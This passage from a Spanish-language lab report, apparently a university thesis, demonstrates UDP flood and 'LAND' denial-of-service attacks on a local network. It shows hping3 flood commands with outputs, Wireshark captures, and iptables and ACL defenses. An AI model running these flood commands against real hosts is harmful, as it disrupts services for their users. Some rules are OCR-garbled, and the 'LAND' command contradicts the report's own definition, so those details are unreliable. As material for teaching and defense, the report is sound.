


Ilustración 185: Realizando ataque con la herramienta packit, terminal número 11.

Terminal 12, se enviaron hasta el momento del corte 1454 paquetes inyectados.




Ilustración 186: Realizando ataque con la herramienta packit, terminal número 12.

Terminal 13, se enviaron hasta el momento del corte 1440 paquetes inyectados.




Ilustración 187: Realizando ataque con la herramienta packit, terminal número 13.

Desde la maquina Atacante 2 se abrió 1 terminales haciendo uso de la herramienta hping y se enviaron 9953608 paquetes con un tamaño de 1000000000000000.




Ilustración 188: Realizando ataque con la herramienta hping3, terminal número 14.

Análisis con Wireshark #1.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	83.213.187.202	192.168.1.2	UDP	1468	Source port: 15099 Destination port: 31037
2	0.00008500	192.168.1.2	83.213.187.202	UDP	62	Source port: 31037 Destination port: 15099
3	0.01793500	83.213.187.202	192.168.1.2	UDP	1468	Source port: 15099 Destination port: 31037
4	0.02137200	83.213.187.202	192.168.1.2	UDP	1468	Source port: 15099 Destination port: 31037
5	0.02140500	192.168.1.2	83.213.187.202	UDP	62	Source port: 31037 Destination port: 15099
6	0.03448100	83.213.187.202	192.168.1.2	UDP	1468	Source port: 15099 Destination port: 31037
7	0.03460600	192.168.1.2	83.213.187.202	UDP	394	Source port: 31037 Destination port: 15099
8	0.04603400	83.213.187.202	192.168.1.2	UDP	1468	Source port: 15099 Destination port: 31037
9	0.07290700	2.139.61.180	192.168.1.2	UDP	1444	Source port: 62918 Destination port: 31037
10	0.09428700	2.139.61.180	192.168.1.2	UDP	1444	Source port: 62918 Destination port: 31037
11	0.09436400	192.168.1.2	2.139.61.180	UDP	62	Source port: 31037 Destination port: 62918
12	0.09445400	192.168.1.2	2.139.61.180	UDP	292	Source port: 31037 Destination port: 62918
13	0.11857400	2.139.61.180	192.168.1.2	UDP	1444	Source port: 62918 Destination port: 31037
14	0.13942500	2.139.61.180	192.168.1.2	UDP	1444	Source port: 62918 Destination port: 31037
15	0.13950800	192.168.1.2	2.139.61.180	UDP	62	Source port: 31037 Destination port: 62918
16	0.16408200	192.168.1.2	83.213.187.202	UDP	62	Source port: 31037 Destination port: 15099
17	0.18882200	77.231.126.39	192.168.1.2	UDP	681	Source port: 17767 Destination port: 31037
18	0.19781300	77.231.126.39	192.168.1.2	UDP	681	Source port: 17767 Destination port: 31037
19	0.22093300	2.139.61.180	192.168.1.2	UDP	1444	Source port: 62918 Destination port: 31037

Ilustración 189: Realizando análisis con la herramienta de Wireshark, análisis 1.

Análisis con Wireshark #2.

62	3.36511800	192.168.1.2	200.88.255.203	TCP	650	[TCP Fast Retransmission] [TCP segment of a reassembled PDU]
63	3.43547300	200.88.255.203	192.168.1.2	TCP	66	[TCP Dup ACK 54#3] http > apc-3052 [ACK] Seq=244 Ack=17287 Win=65535 Len=0 SLE=17883 SRE=21
64	3.46947100	200.88.255.203	192.168.1.2	TCP	66	[TCP Dup ACK 54#4] http > apc-3052 [ACK] Seq=244 Ack=17287 Win=65535 Len=0 SLE=17883 SRE=21
65	3.57301400	200.88.255.203	192.168.1.2	TCP	74	[TCP Dup ACK 54#5] http > apc-3052 [ACK] Seq=244 Ack=17287 Win=65535 Len=0 SLE=23431 SRE=24
66	3.64370800	200.88.255.203	192.168.1.2	TCP	74	[TCP Dup ACK 54#6] http > apc-3052 [ACK] Seq=244 Ack=17287 Win=65535 Len=0 SLE=23431 SRE=25
67	3.67664200	200.88.255.203	192.168.1.2	TCP	74	[TCP Dup ACK 54#7] http > apc-3052 [ACK] Seq=244 Ack=17287 Win=65535 Len=0 SLE=23431 SRE=26
68	3.69507100	192.168.1.8	192.168.1.2	TCP	62	vpjp > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
69	3.74717200	200.88.255.203	192.168.1.2	TCP	66	[TCP Dup ACK 58#1] http > amt-cnf-prot [ACK] Seq=244 Ack=10212 Win=65535 Len=0 SLE=10808 SR
70	3.74720200	192.168.1.2	200.88.255.203	TCP	1506	[TCP segment of a reassembled PDU]
71	3.81762000	200.88.255.203	192.168.1.2	TCP	66	[TCP Dup ACK 58#2] http > amt-cnf-prot [ACK] Seq=244 Ack=10212 Win=65535 Len=0 SLE=10808 SR
72	3.81764800	192.168.1.2	200.88.255.203	TCP	650	[TCP Fast Retransmission] [TCP segment of a reassembled PDU]
73	3.88856200	200.88.255.203	192.168.1.2	TCP	66	[TCP Dup ACK 58#3] http > amt-cnf-prot [ACK] Seq=244 Ack=10212 Win=65535 Len=0 SLE=10808 SR
74	3.88859200	192.168.1.2	200.88.255.203	TCP	1506	[TCP segment of a reassembled PDU]
75	3.92157300	200.88.255.203	192.168.1.2	TCP	66	http > apc-3052 [ACK] Seq=244 Ack=21979 Win=65535 Len=0 SLE=23431 SRE=26075
76	3.96474400	192.168.1.8	192.168.1.2	SMB	107	Echo Request
77	3.96478100	192.168.1.2	192.168.1.8	SMB	107	Echo Response
78	3.99251400	200.88.255.203	192.168.1.2	TCP	66	[TCP Dup ACK 58#4] http > amt-cnf-prot [ACK] Seq=244 Ack=10212 Win=65535 Len=0 SLE=10808 SR
79	3.99254300	192.168.1.2	200.88.255.203	TCP	986	[TCP segment of a reassembled PDU]
80	4.02552600	200.88.255.203	192.168.1.2	TCP	60	http > amt-cnf-prot [ACK] Seq=244 Ack=16616 Win=65535 Len=0

Ilustración 190: Realizando análisis con la herramienta de Wireshark, análisis 2.

Análisis con Wireshark #3.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	192.168.1.2	192.168.1.1	DNS	77	Standard query 0x00c4 A www.google.com.ni
2	1.00761200	192.168.1.2	192.168.1.1	DNS	77	Standard query 0x00c4 A www.google.com.ni
3	2.00702000	192.168.1.2	192.168.1.1	DNS	77	Standard query 0x00c4 A www.google.com.ni
4	3.08625000	192.168.1.2	2.139.61.180	TCP	62	armadp > 62918 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
5	4.00698200	192.168.1.2	192.168.1.1	DNS	77	Standard query 0x00c4 A www.google.com.ni
6	4.15099500	192.168.1.2	216.234.79.8	UDP	44	Source port: 58743 Destination port: vtsas
7	6.05594300	192.168.1.2	2.139.61.180	TCP	62	armadp > 62918 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
8	8.00688300	192.168.1.2	192.168.1.1	DNS	77	Standard query 0x00c4 A www.google.com.ni
9	11.0840920	192.168.1.2	2.136.74.16	TCP	62	elm-momentum > 58450 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
10	12.0790640	192.168.1.2	2.139.61.180	TCP	62	armadp > 62918 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
11	13.0961660	192.168.1.2	188.95.248.75	TCP	62	facelink > sso-service [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
12	14.0936590	192.168.1.2	2.136.74.16	TCP	62	elm-momentum > 58450 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
13	14.1932660	192.168.1.2	216.234.79.8	SIP	482	Request: REGISTER sip:talk4free.com
14	14.7052680	192.168.1.2	216.234.79.8	SIP	482	Request: REGISTER sip:talk4free.com
15	15.7175440	192.168.1.2	216.234.79.8	SIP	482	Request: REGISTER sip:talk4free.com
16	16.0408710	192.168.1.2	188.95.248.75	TCP	62	facelink > sso-service [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1

Ilustración 191: Realizando análisis con la herramienta de Wireshark, análisis 3.

Resultados del Ataque.

Durante el transcurso del tiempo (promedio de 40 minutos hasta que fue detenido) la maquina donde se encontraba el servidor web y la red en general mostro una pequeña reducción, al transcurrir el tiempo se pudo observar las primeros mensajes de páginas no encontradas.

Se procedió a la realización de los test para medir la velocidad de la conexión.




Ilustración 192: Realizando test para medir velocidad de descarga y subida, test número 1.

En este primer test se obtuvo 3.51 Mbps en velocidad de descarga y 0.05 Mbps en velocidad de subida.




Ilustración 193: Realizando test para medir velocidad de descarga y subida, test número 2.

En este segundo test la velocidad de subida incremento obteniéndose un valor de 0.13 Mbps velocidad de subida pero reduciéndose la velocidad de descargar con 3.06 Mbps.

Visitando www.google.com.ni

Ilustración 194: Tratando de acceder al sitio web www.google.com y obteniendo como resultado problemas de conexión.

Visitando www.unanleon.edu.ni




Ilustración 195: Tratando de acceder al sitio web www.unanleon.edu.ni y obteniendo como resultado problemas de conexión.

DEFENSA CONTRA ATAQUE UDP FLOOD.

- **REGLA IPTABLES INMEDIATA.**

Iptables -A OUTPUT -s 192.168.0.1 -p udp -j DROP

Esta regla establece que si han encontrado paquetes UDP salientes cuyas direcciones de origen (-s)es 192.168.1.0, y saltar (-j) a la cadena DROP, es decir descartar el paquete.

Iptables-**A OUTPUT-s** 127.0.0.1-**p** udp**-j** DROP

$IPT -A OUTPUT -p udp -m state --state NEW -j ACCEPT

$IPT -A OUTPUT -p udp -m limit --limit 100/s -j ACCEPT

$IPT -A OUTPUT -p udp -j DROP

- **CREANDO UN ARCHIVO SH.**

Se crea un archivo de texto vacío de nombre **ataques.sh;**

touch ataques.sh, posteriormente se edita con cualquier editor de textos el archivo **ataques.sh.**

Nano ataques.sh

Se declara el bash a utilizar

#!/bin/bash

Se crean los archivos donde se alojaran las IPs para las listas negras;

iptables -A lista negra -m recent – -name blacklist_180 – -rcheck – -seconds 180 -m comment – -comment "Denegar los paquetes de las IPs ingresadas a la lista negra por 180 segundos" -j DROP

Estos archivos se crean en el directorio **/proc** ya sea en;

/proc/net/xt_recent/blacklist_180

/proc/net/ipt_recent/blacklist_180

 # Detener el UDP Flood

Crear la cadena para UDP Flood

iptables -N cadena-udp-Flood

Saltar a la cadena cuando el UDP es detectado

iptables -A INPUT -p udp -j cadena-udp-Flood

Limitar la velocidad UDP a 10/segundos con límite de 20

iptables -A cadena-udp-Flood -m limit – -limit 10/s – -limit-burst 20 -m comment – -comment "Limite velocidad UDP" -j RETURN

Log

iptables -A cadena-udp-Flood -m limit – -limit 6/h – -limit-burst 1 -j LOG – -log-prefix "Cortafuegos: Probable udp Flood "

Denegados por 3 minutos para flooder's

iptables -A cadena-udp-flood -m recent – -name blacklist_180 – -set -m comment – -comment "Lista Negra origen IP" -j DROP.

- **FILTRAR TRAFICO UDP.**

Access-list 101 deny ip 127.0.0.0 0.255.255.255 any log
Access-list 101 deny ip 224.0.0.0 31.255.255.255 any log
Access-list 101 deny ip MY.NET.58.0 0.0.0.255 any log
Access-list 101 deny ip MY.NET.149.0 0.0.0.255 any log
Access-list 101 deny ip 169.254.0.0 0.0.255.255 any log
Access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
Access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
Access-list 10 deny ip 10.0.0.0 0.255.255.255 any log
Access-list 101 deny udp any lt 20 log
Access-list 101 permits ip any MY.NET.58.0 0.0.0.255
Access-list 101 deny ip any log

11.11 ATAQUE LAND/TERRA.

Con la realización de este ataque se pretende que el atacante genere paquetes TCPSYN donde el objetivo y la dirección de origen son la misma y los números de puerto también son los mismos, con el objetivo que la máquina de destino, se bloquee al no saber cómo manejar esta situación.

Escenario.




Ilustración 196: Escenario a desarrollar aplicando ataque LAND.

En la realización del ataque LAND se seguirá haciendo uso de la herramienta hping3, con la siguiente sintaxis.

hping3 -V -c 1000000 -d 120 -S -w 64 -p 445 -s 445 --flood --rand-source VICTIM_IP

--flood: Los paquetes serán enviados tan rápido como sea posible y no mostrar respuestas.

--rand-dest: modo aleatorio dirección de destino

-V <-- Verbose

-c --count: número de paquetes.

-d --data: tamaño de datos

-S --Syn: set SYN Flag

-w --Win: winsize (por defecto 64)

-p --destport [+][+]<puerto> puerto de destino (por defecto 0) ctrl+z inc/dec

-s --baseport: Puerto de origen (por defecto al azar).

Desde la maquina Atacante 1 se abrieron 11 terminales haciendo uso de la herramienta hping3.

La victima tiene una dirección IP correspondiente a 192.168.1.4

```
root@ubuntu:/home/rodolfo# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:48:96:5e
          inet addr:192.168.1.4  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe48:965e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4201 (4.2 KB)  TX bytes:1818 (1.8 KB)
```

Ilustración 197: Comando Ifconfig para verificar la dirección IP de la víctima.

El atacante 1 tiene una dirección IP correspondiente a 192.168.1.3

```
root@rodolfo-laptop:/home/rodolfo# ifconfig
eth0      Link encap:Ethernet  direcciónHW 00:26:9e:c2:ce:13
          Direc. inet:192.168.1.3  Difus.:192.168.1.255  Másc:255.255.255.0
          Dirección inet6: fe80::226:9eff:fec2:ce13/64 Alcance:Enlace
          ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST  MTU:1500  Métrica:1
          Paquetes RX:99 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:31 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:1000
```

Ilustración 198: Comando Ifconfig para verificar la dirección IP del atacante.

El atacante 2 tiene una dirección IP correspondiente a 192.168.1.6

```
root@ubuntu:/home/rodolfo# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:da:e5:eb
          inet addr:192.168.1.6  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feda:e5eb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3524 (3.5 KB)  TX bytes:1818 (1.8 KB)
```

Ilustración 199: Comando Ifconfig para verificar la dirección IP del atacante 2.

Terminal 1, se enviaron hasta el momento del corte 40111paquetes.

```
root@rodolfo-laptop:/home/rodolfo# hping3 -V -c 1000000 -d 65495 -S -w 64 -p 445 -s 445 --flood 192.168.1.4
using eth0, addr: 192.168.1.3, MTU: 1500
HPING 192.168.1.4 (eth0 192.168.1.4): S set, 40 headers + 65495 data bytes
auto-activate fragmentation, fragments size: 1480
hping in flood mode, no replies will be shown
^C
--- 192.168.1.4 hping statistic ---
40111 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 200: Realizando ataque con la herramienta hping3, terminal número 1.

Terminal 2, se enviaron hasta el momento del corte 38971 paquetes.

```
root@rodolfo-laptop:/home/rodolfo# hping3 -V -c 1000000 -d 65495 -S -w 64 -p 445 -s 445 --flood 192.168.1.4
using eth0, addr: 192.168.1.3, MTU: 1500
HPING 192.168.1.4 (eth0 192.168.1.4): S set, 40 headers + 65495 data bytes
auto-activate fragmentation, fragments size: 1480
hping in flood mode, no replies will be shown
^C
--- 192.168.1.4 hping statistic ---
38971 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 201: Realizando ataque con la herramienta hping3, terminal número 2.

Terminal 3, se enviaron hasta el momento del corte 39162 paquetes.

```
root@rodolfo-laptop:/home/rodolfo# hping3 -V -c 1000000 -d 65495 -S -w 64 -p 445 -s 445 --flood 192.168.1.4
using eth0, addr: 192.168.1.3, MTU: 1500
HPING 192.168.1.4 (eth0 192.168.1.4): S set, 40 headers + 65495 data bytes
auto-activate fragmentation, fragments size: 1480
hping in flood mode, no replies will be shown
^C
--- 192.168.1.4 hping statistic ---
39162 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Ilustración 202: Realizando ataque con la herramienta hping3, terminal número 3.

Terminal 4, se enviaron hasta el momento del corte 39003 paquetes.

```
root@rodolfo-laptop:/home/rodolfo# hping3 -V -c 1000000 -d 65495 -S -w 64 -p 445 -s 445 --flood 192.168.1.4
using eth0, addr: 192.168.1.3, MTU: 1500
HPING 192.168.1.4 (eth0 192.168.1.4): S set, 40 headers + 65495 data bytes
auto-activate fragmentation, fragments size: 1480
hping in flood mode, no replies will be shown
^C
--- 192.168.1.4 hping statistic ---
39003 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Ilustración 203: Realizando ataque con la herramienta hping3, terminal número 4.

Nota: De igual manera se realizó ataque LAND/TERRA desde olas terminales 5, 6, 7, 8, 9, 10, 11, obteniendo los siguientes resultados:

Terminal 5, se enviaron hasta el momento del corte 39771 paquetes.

Terminal 6, se enviaron hasta el momento del corte 39791 paquetes.

Terminal 7, se enviaron hasta el momento del corte 40508 paquetes.

Terminal 8, se enviaron hasta el momento del corte 40508 paquetes.

Terminal 9, se enviaron hasta el momento del corte 42022 paquetes.

Terminal 10, se enviaron hasta el momento del corte 41981 paquetes.

Terminal 11, se enviaron hasta el momento del corte 19388 paquetes.

El atacante 2, envió hasta el momento del corte 21111835 paquetes.

```
root@ubuntu:/home/rodolfo# hping3 -V -c 1000000 -d 120 -S -w 64 -p 445 -s 445 --
flood 192.168.1.4
using eth0, addr: 192.168.1.6, MTU: 1500
HPING 192.168.1.4 (eth0 192.168.1.4): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown

^C
--- 192.168.1.4 hping statistic ---
21111835 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Ilustración 204: Realizando ataque con la herramienta hping3, terminal de maquina atacante número 2.

ANÁLISIS CON WIRESHARK #1.

106	140.012815	192.168.1.5	192.168.1.2	TCP	62 ivmanager > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
107	146.047793	192.168.1.5	192.168.1.2	TCP	62 ivmanager > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
108	146.109143	192.168.1.5	192.168.1.2	TCP	62 miva-mqs > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
109	149.065321	192.168.1.5	192.168.1.2	TCP	62 miva-mqs > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
110	153.299741	192.168.1.8	192.168.1.2	TCP	62 [TCP Port numbers reused] pictrography > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PE
111	154.999783	192.168.1.5	192.168.1.2	TCP	62 miva-mqs > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
112	156.251079	192.168.1.8	192.168.1.2	TCP	62 pictrography > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
113	162.288758	192.168.1.8	192.168.1.2	TCP	62 pictrography > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
114	162.409098	192.168.1.8	192.168.1.2	TCP	62 healthd > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
115	165.405163	192.168.1.8	192.168.1.2	TCP	62 healthd > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
116	168.103948	192.168.1.5	192.168.1.2	TCP	62 dellwebadmin-1 > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
